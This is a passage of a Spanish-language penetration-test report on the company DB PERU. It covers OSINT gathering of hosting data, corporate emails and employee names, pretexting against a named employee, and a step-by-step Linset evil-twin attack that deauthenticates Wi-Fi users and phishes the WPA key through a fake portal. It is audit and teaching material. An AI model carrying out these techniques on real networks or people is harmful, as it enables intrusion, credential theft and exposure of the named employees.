Se puede visualizar información del hosting, Web Server, IPadress.

Figura 25. Resultados de Netcraft

Site title	DB PERU	**Date first seen**	June 2002
Site rank		**Primary language**	English
Description	DB PERU.		
Keywords	*Not Present*		

Network

Site	http://www.dbperu.com	**Netblock Owner**	OVH Hosting, Inc.
Domain	dbperu.com	**Nameserver**	ns1.peruservidores.com
IP address	192.99.4.211	**DNS admin**	postmaster@servidoresperu.com
IPv6 address	*Not Present*	**Reverse DNS**	xeon4.peruservidores.com
Domain registrar	enom.com	**Nameserver organisation**	whois.enom.com
Organisation	DATA BUSINESS S.R.L., SAN ISIDRO, 27, PE	**Hosting company**	OVH Net
Top Level Domain	Commercial entities (.com)	**DNS Security Extensions**	*unknown*
Hosting country	CA		

Last Reboot (23 days ago)

Hosting History

Netblock owner	IP address	OS	Web server	Last seen
OVH Hosting, Inc. 800-625, avenue du President Kennedy Montreal QC CA H3A 1K2	192.99.4.211	Linux	Apache/2.2.27 Unix mod_ssl/2.2.27 OpenSSL/1.0.1e-fips mod_bwlimited/1.4	1-Aug-2014
OVH SAS Dedicated Servers http//www.ovh.com	94.23.252.166	Linux	Apache/2.2.27 Unix mod_ssl/2.2.27 OpenSSL/0.9.8e-fips-rhel5 mod_bwlimited/1.4	7-Jul-2014


Fuente: Elaboración Propia

A comparación de la anterior herramienta, en esta nos muestra datos adicionales como el país donde está alojado el dominio (Canadá) y la versión del servidor web (Apache 2.2.27).

Método: **Fingerprinting**	Fecha de trabajo: **31/07/2014**
Herramienta: VisualRoute 2010	**Hora**: 22:47:10 (Pacifico, Sudamérica)

Con la herramienta Traceroute nos permitió una estimación de la distancia a la que están los extremos de la comunicación.

Figura 26. Resultaos de VisualRoute



Fuente: Elaboración Propia

Podemos observar de manera gráfica que la consulta del host va desde lima (Perú), los Ángeles (EE.UU), Palo Santo (EE.UU), New Jersey (EE.UU) hasta Montreal (Canadá).

Donde el servicio de alquiler de hosting para la empresa DBPERU (wwww.dbperu.com) está ubicada en Montreal de Canadá.

Método: **Fingerprinting**	Fecha de trabajo: **01/08/2014**
Herramienta: **Kali Linux – TheHarvester**	**Hora**: 11:15:30 (Pacifico, Sudamérica)


Con la herramienta TheHarvester se pudo recopilar cuentas de correo electrónico, nombres de usuario y nombres de host o subdominios de diferentes fuentes públicas como motores de búsqueda.

Figura 27. Comando de búsqueda en TheHarvester

Fuente: Elaboración Propia

Como se puede observar el kit de herramientas llamada **Kali Linux** en su herramienta de Gathering llamada **TheHarvester** nos muestra correos corporativos de la empresa a la cual se está realizando la auditoría.

Figura 28. Resultados TheHarvester



Fuente: Elaboración Propia

La búsqueda nos arroja un trabajador de la zona norte la cual corresponde a la ciudad de Trujillo. Será nuestro objetivo para la cual se aplicara ingeniería social y poder tener mayor información y acceso a los sistemas informáticos.

Para poder hallar a nuestra víctima se tuvo que analizar cada uno de los correos mencionados a través de GOOGLE e ir profundizando con la investigación. Además de depurar información innecesaria. Y para corroborar los datos de nuestra víctima, para ver si el Sr. Ricardo Vásquez sigue laborando en la empresa se tuvo que aplicar ingeniería


social, de tal manera el auditor se hizo pasar por un posible comprador. relacionados fueron de hardware y software de los productos de venta de la empresa DBPERU.

Método: **Fingerprinting**	Fecha de trabajo: **01/08/2014**
Herramienta: **Foca**	**Hora**: 16:51:20 (Pacifico, Sudamérica)

Con la herramienta FOCA se pudo encontrar Metadatos e información oculta en documentos de Microsoft Office, y otros formatos.

Se pudo encontrar 13 documentos en formato PDF que son solo fichas de producto software y hardware. Ningún documento comprometedor para la empresa.

Figura 29. Resultados de la Herramienta FOCA




Fuente: Elaboración Propia

Método: **Fingerprinting**	Fecha de trabajo: **01/08/2014**
Herramienta: **Maltego**	**Hora**: 18:11:20 (Pacifico, Sudamérica)

Con la herramienta Maltego se recopilo información de internet y se representa de forma gráfica para que sea sencilla de analizar. Se pudo obtener algunos nombres y sus respectivos correos corporativos, mostrando algunos mensajes enviados, incluso se pudo obtener información de las páginas web que visitan frecuentemente, los documentos y con quienes los comparten. Todo este análisis previo se realizó con el fin de generar un perfil de usuario y de la empresa.

Figura 30. Resultados de la Herramienta Maltego



Fuente: Elaboración Propia

Tabla 3. Lista de resultados: Correos, usuarios, web, documentos

Correos Corporativos:	Personas:	Páginas WEB visitadas:
lsantamaria@dbperu.com ychirinos@dbperu.com erodriguez@dbperu.com e-mailventas@dbperu.com hirinos@dbperu.com fguerrero@dbperu.com ventas@dbperu.com gportilla@dbperu.com vmedina@dbperu.com	- Walter Guerrero - Rosa María Carrillo - Domingo Elías	www.semanaeninternet.com www.unicel.com www.restaurante-vistaalegre.com http://www.kirschbaumplasticsurgery.com/ http://www.clubfranquiciaperu.com/admin/ http://www.starmicronics.com/ **Documentos:** DATAMARKET Retail - DB PRU FICHA DE PRODUCTO - DB PERU

Fuente: Elaboración Propia

1.1. Reconocimiento de la Red Inalámbrica.

Para auditar la seguridad de la red inalámbrica en la empresa Data Business SAC, es necesario tener lo siguiente:

Equipo:

- 01 antena WIFI con chip RTL8187 de la marca Airtux, Alfa o Airnet, para la presente auditoría se realizara con una antena Airtux.
- 01 Laptop

Figura 31. Equipo para Auditar Red Inalámbrica

Fuente: Elaboración Propia

Procedimiento:


a. Reconocimiento de la red.

Para ello se utilizara diferentes técnicas y herramientas para auditar la red WIFI.

Método: **Auditoría Wireless**	Fecha de trabajo: **02/08/2014**
Herramienta: **Caín & Abel**	**Hora**: 10:00:20 (Pacifico, Sudamérica)

Con la herramienta Caín & Abel se pudo obtener una lista de redes inalámbricas disponibles, que en este caso la empresa Data Business SAC, Trujillo tiene como SSID **DB_PERU** (nombre de red WIFI)**,** además la herramienta nos permite poder saber la potencia de señal, la cual la antena está captando. Estos dos datos nos interesa saber específicamente con la herramienta Caín & Abel por ser más exacto con respecto a otras herramientas.

Figura 32. Resultados de la Herramienta Caín & Abel



Fuente: Elaboración Propia

Se puede Observar, tiene una potencia de señal de **-3dbm**, eso quiere decir que relativamente estamos cerca al Router.

Figura 33. Lista de redes Inalámbricas disponibles

BSSID	Last seen	Vendor	Signal	SSID	Enc	Mode	Channel	Rates (Mbps)
F02157AFE495	04/08/2014 - 18:13:36		-22 dBm	WLAN_6DD0	Yes	Infrastructure	4 (2427000 Hz)	1, 2, 5, 11, 18, 24, 36, 54,
E840F250ECF4	04/08/2014 - 18:13:36		-19 dBm	REGUTI	Yes	Infrastructure	11 (2462000 Hz)	1, 2, 5, 11, 6, 9, 12, 18,
E840F23B6119	04/08/2014 - 18:13:36		-21 dBm	CANQUI	Yes	Infrastructure	11 (2462000 Hz)	1, 2, 5, 11, 6, 9, 12, 18,
8843E1D7D340	04/08/2014 - 18:13:36		-3 dBm	DB_PERU	Yes	Infrastructure	4 (2427000 Hz)	1, 2, 5, 6, 9, 11, 12, 18,
00156DA9F5EA	04/08/2014 - 18:09:02		-61 dBm	INTERNET VEL...	No	Infrastructure	1 (2412000 Hz)	1, 2, 5, 11, 6, 9, 12, 18,
0C54A520B78C	04/08/2014 - 18:13:36		-42 dBm	MORI	Yes	Infrastructure	6 (2437000 Hz)	1, 2, 5, 11, 18, 24, 36, 54,

Fuente: Elaboración Propia

Señal: -3 dBm **SSID:** DB_PERU **Encriptación:** Si **Canal:** 4

b. Mayor información.

Método: **Auditoría Wireless**	Fecha de trabajo: **02/08/2014**
Herramienta: **XIRRUS Wifi Inspector**	**Hora**: 11.00:20 (Pacifico, Sudamérica)

Con la herramienta XIRRUS Wifi Inspector se obtuvo información adicional de la marca del Router, con ello se pudo tener una mayor información como:


Marca Router: Cisco **Modelo Router:** cisco 800 series

Proveedor ISP: Movistar **Network Mode:** 802.11g

Default Encryption: TKIP **Default Auth:** WPA/PSK

Network Type: Access Point **BSSID:** 8843E1D7D340

Figura 34. Resultados Herramienta Xirrus



Fuente: Elaboración Propia

c. Evaluación Externa.

En la presente evaluación se pretende obtener la clave WIFI. Ya que es uno de los objetivos auditables.

Método: **Auditoría Wireless**	Fecha de trabajo: **02/08/2014**
Herramienta: **Virtual Box – Wifislax**	**Hora**: 12:00:20 (Pacifico, Sudamérica)


Se utilizó Wifislax, específicamente su herramienta LINSET.

Figura 35. Interfaz de Inicio - Wifislax

Fuente: Elaboración Propia

La herramienta **LINSET es utilizada** para auditar seguridad WPA de redes inalámbricas,


Figura 36. Selección de Herramienta Linset



Fuente: Elaboración Propia

Selección de la interfaz de la tarjeta de red con la que se trabajara la auditoría.

Figura 37. Selección de Tarjeta de Red



Fuente: Elaboración Propia


Para facilitar la búsqueda, se selecciona la primera opción de todos los canales.

Figura 38. Selección de canal

Fuente: Elaboracion Propia

La herramienta LINSET empezara a buscar las redes disponibles

Figura 39. Búsqueda de redes Inalámbrica



Fuente: Elaboración Propia


Lista de redes detectadas. Las redes que cuenten con (*) son redes disponibles a auditar. Para evaluar la red DB_PERU, se digitara el número de la lista donde esté ubicada DB_PERU.

Figura 40. Lista de redes auditables

Fuente: Elaboración Propia

Se procedió a seleccionar la opción 1 de Handshake como método de verificación del Passwords de la red WIFI.

Figura 41. Método de verificación de Password



Fuente: Elaboración Propia


El tipo de comprobación del Handshake será estricto. Al dar estricto la herramienta Linset no permitirá devolver la señal wifi hasta que la víctima digite correctamente la clave WI-FI, la cual será comparada con el handshake obtenido.

Figura 42. Tipo de comprobación HANSHAKE

Fuente: Elaboración Propia

La captura del handshake será masiva al Access Point.


Figura 43. Captura masiva del HANSHAKE



Fuente: Elaboración Propia

Como podemos observar el Handshake se obtuvo rápidamente.


Figura 44. Captura del HANDSHAKE



Fuente: Elaboración Propia

Se procederá a confirmar la captura del HANDSHAKE.


Figura 45. Confirmación de captura del HANDSHAKE



Fuente: Elaboración Propia

Se seleccionó la interfaz web que podrá visualizar la víctima.

Figura 46. Selección de Interfaz web para la victima



Fuente: Elaboración Propia


La herramienta da la opción de elegir la opción con la que aparecerá la interfaz web falsa.

Figura 47. Selección de idioma de la interfaz web

Fuente: Elaboración Propia

La herramienta habrá cancelado la señal wifi, donde al usuario no podrá conectarse a internet. El usuario intentara navegar por internet sin éxito, al abrir un navegador aparecerá una interfaz falsa de conexión, el usuario victima por intentar conectarse ingresara la clave de la red wifi, esto será verificado por el handshake capturado anteriormente, al validar que es correcto, nos mostrara la clave en la siguiente ventana, además de devolver la señal wifi a la víctima.

Figura 48. Víctima del ataque DoS e Ingeniería Social



Fuente: Elaboración Propia


Linset mostrara la contraseña wifi de la red DB_PERU.

Figura 49. Obtención de Clave Wi-Fi

Fuente: Elaboración Propia


Se procedió a realizar la prueba de conexión

Figura 50. Comprobación de Clave Obtenida



Fuente: Elaboración Propia

Como muestra la siguiente ventana, se obtuvo conexión exitosa a la red wifi DB_PERU.



Ya teniendo la clave wifi, la simulación de un hacker es realizar un escaneo de todos los host en la red LAN para seguir obteniendo mayor información.

Resumen de Fase 01 - Reconocimiento:

De acuerdo a toda la información recolectada, se pudo obtener correos corporativos, nombres de empleados, documentos públicos. Datos del hosting, datos del administrador de la cuenta del web hosting, datos del Router, señal wifi y contraseña, etc.

Con toda esta información, se puede crear un perfil de la empresa, el rubro, el perfil de sus trabajadores. Además se puede profundizar con la recolección de datos con cada uno de sus trabajadores. Pero para nuestro objetivo que es realizar la auditoría, basta con hallar nuestra víctima en la empresa DBPERU, Trujillo. Ya que con ella se trabajara en las demás fases del Pentesting.


2. Fase 02: Escaneo y Enumeración

Este paso utiliza el reconocimiento activo, el cual interacciona directamente con la red para detectar hosts accesibles, puertos abiertos, localización de routers, detalles de sistemas operativos y servicios.

